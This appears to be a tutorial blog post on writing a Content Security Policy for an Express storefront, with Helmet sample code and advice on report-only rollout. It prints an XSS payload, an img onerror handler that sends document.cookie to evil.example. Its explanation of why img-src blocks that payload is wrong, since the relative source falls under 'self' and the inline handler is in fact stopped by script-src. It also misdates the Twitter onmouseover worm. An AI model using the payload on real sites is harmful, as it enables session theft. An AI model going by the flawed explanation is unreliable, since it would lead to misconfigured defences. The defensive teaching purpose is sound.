Building A Csp Directive By Directive
Build a CSP by allow-listing your way up from nothing, not by deny-listing your way down from everything. Someone will always find the thing you didn't think to block.
The last post covered what CSP is and the single fact that matters most: having one at all disables inline scripts by default. Knowing that isn't the same as knowing how to actually write one, so here's the directive-by-directive version.
Helmet Does the Header for You
If you're on Express, you're not hand-assembling the Content-Security-Policy header string yourself. The practical path most teams actually take is Helmet, a middleware library built specifically for setting security headers.
const helmet = require("helmet");

app.use(
  helmet.contentSecurityPolicy({
    directives: {
      defaultSrc: ["'self'"],
      scriptSrc: ["'self'", "cdn.trustedscripts.io"],
      styleSrc: ["'self'"],
      imgSrc: ["'self'", "static.trustedscripts.io"],
      fontSrc: ["'self'"],
    },
  })
);
The same underlying idea applies whether or not you're on Express. Helmet just saves you from writing the header string by hand and getting the syntax wrong.
The Directives That Actually Matter
Say you're running a fictional storefront, shelfware.dev. It loads its own JavaScript, a checkout widget from a payment processor's CDN, a webfont, and product photos from an image host.
default-srcis the fallback for any resource type that doesn't get its own explicit rule. Set it to'self'and anything not otherwise named falls back to same-origin only.script-srccontrols where JavaScript is allowed to load from,'self'plus the payment processor's CDN in this case.style-srccontrols CSS.img-srccontrols images, which for Shelfware means the image host and nowhere else.font-srccontrols fonts.
There are equivalents for iframes and a handful of other resource types too. You don't need to memorize every one of them up front, you add the ones you actually need as you go, which is exactly the point of the next section.
Allow-List Up, Don't Deny-List Down
Here's the philosophy this whole post keeps coming back to: build a CSP by allow-listing your way up from nothing, not by deny-listing your way down from everything.
Start with default-src 'self' and nothing else permitted. Deliberately add exceptions one at a time, only as real, legitimate resources actually need them, checkout widget here, webfont there.
The alternative, starting wide open and trying to enumerate the bad stuff, has a structural problem.
Someone will always find the thing you didn't think to block. A deny list can only stop what its author already imagined. An allow list defaults to refusing anything nobody explicitly vouched for, imagined or not.
Why This Catches More Than Scripts
The sharpest example of why this matters isn't even about <script> tags. Say Shelfware's sanitizer strips <script> tags on the way in but doesn't think any further than that.
An attacker injects this instead:
<img src="x" onerror="fetch('https://evil.example/steal?c=' + document.cookie)" />There's no <script> tag anywhere in that payload, so a sanitizer focused narrowly on stripping script tags waves it right through. The browser tries to load x as an image, fails, and fires the onerror handler, which runs arbitrary JavaScript with zero script tags involved.
A CSP with a properly scoped img-src stops this anyway.
 ExpandAn img tag with a malicious onerror handler slipping past a script-focused sanitizer, but never getting permission to load under a scoped img-src.
x was never on the allowed list of image origins, so the browser never attempts to load it in the first place, and onerror never gets a chance to fire. CSP isn't only about scripts, it restricts resource loading as a whole category, which is exactly why it catches attack vectors a script-focused sanitizer wasn't built to anticipate.
This is also, retroactively, the reason a properly configured CSP would have stopped Twitter's 2009 onmouseover worm. That attack depended entirely on inline script execution through an event handler attribute, exactly the class of thing a CSP refuses by default.
Rolling Out on a Legacy App
Flipping a strict policy on overnight against an app you didn't build with CSP in mind is a good way to break things you can't see coming. There's a header for exactly this situation: Content-Security-Policy-Report-Only.
This mode logs violations instead of blocking anything. Reports can go to the browser console, or to a URL you configure to collect them server-side, letting you see what would have broken before you commit to actually enforcing it.
Frame this correctly: report-only mode is a way to start paying down security debt incrementally, not a substitute for eventually turning on real enforcement. It buys you visibility. It doesn't buy you protection.
While you're auditing an older codebase for this, it's worth checking for CSP-adjacent headers that predate the current spec. A few of these are still floating around in older projects, deprecated, and worth assuming they don't work reliably anymore even if they're still technically present.
The Fix That Makes a Strict Policy Sustainable
The durable fix underneath all of this is refactoring inline scripts and inline styles out into actual files, served from an origin you control and trust. That's what makes default-src 'self' sustainable without a long, growing list of unsafe-inline exceptions.
Once that refactor is done, testing your CSP against a set of known XSS payloads is a legitimate way to confirm coverage. Most of them should simply stop working, not because you patched each one individually, but because the loading mechanism they all depend on no longer has permission to execute.
The Essentials
- Helmet's
contentSecurityPolicy()is the practical way to set a CSP header on Express, though the underlying idea applies to any framework. default-srcis the fallback;script-src,style-src,img-src, andfont-srccontrol specific resource types. Equivalents exist for iframes and others.- Build a CSP by allow-listing up from nothing, not deny-listing down from everything. A deny list only ever blocks what its author thought to name.
- An
imgtag with a maliciousonerrorhandler needs no<script>tag at all, which is why a script-focused sanitizer can miss it while a scopedimg-srcstops it anyway. Content-Security-Policy-Report-Onlylogs violations without blocking anything, a way to see what would break before enforcing a real policy on a legacy app.- The durable fix is moving inline scripts and styles into loaded files from a trusted origin. That's what makes a strict policy sustainable, and it's what lets a policy stop known XSS payloads outright.
Next up: what to do when you genuinely can't refactor an inline script away, and the two real mechanisms that let you keep it without opening the whole page back up.
Further Reading and Watching
- Content Security Policy Explained - Practical: a hands-on walkthrough of writing real directives like
script-srcandreport-uri. - Helmet.js documentation: the official docs for the middleware, including its
contentSecurityPolicy()options.
Keep reading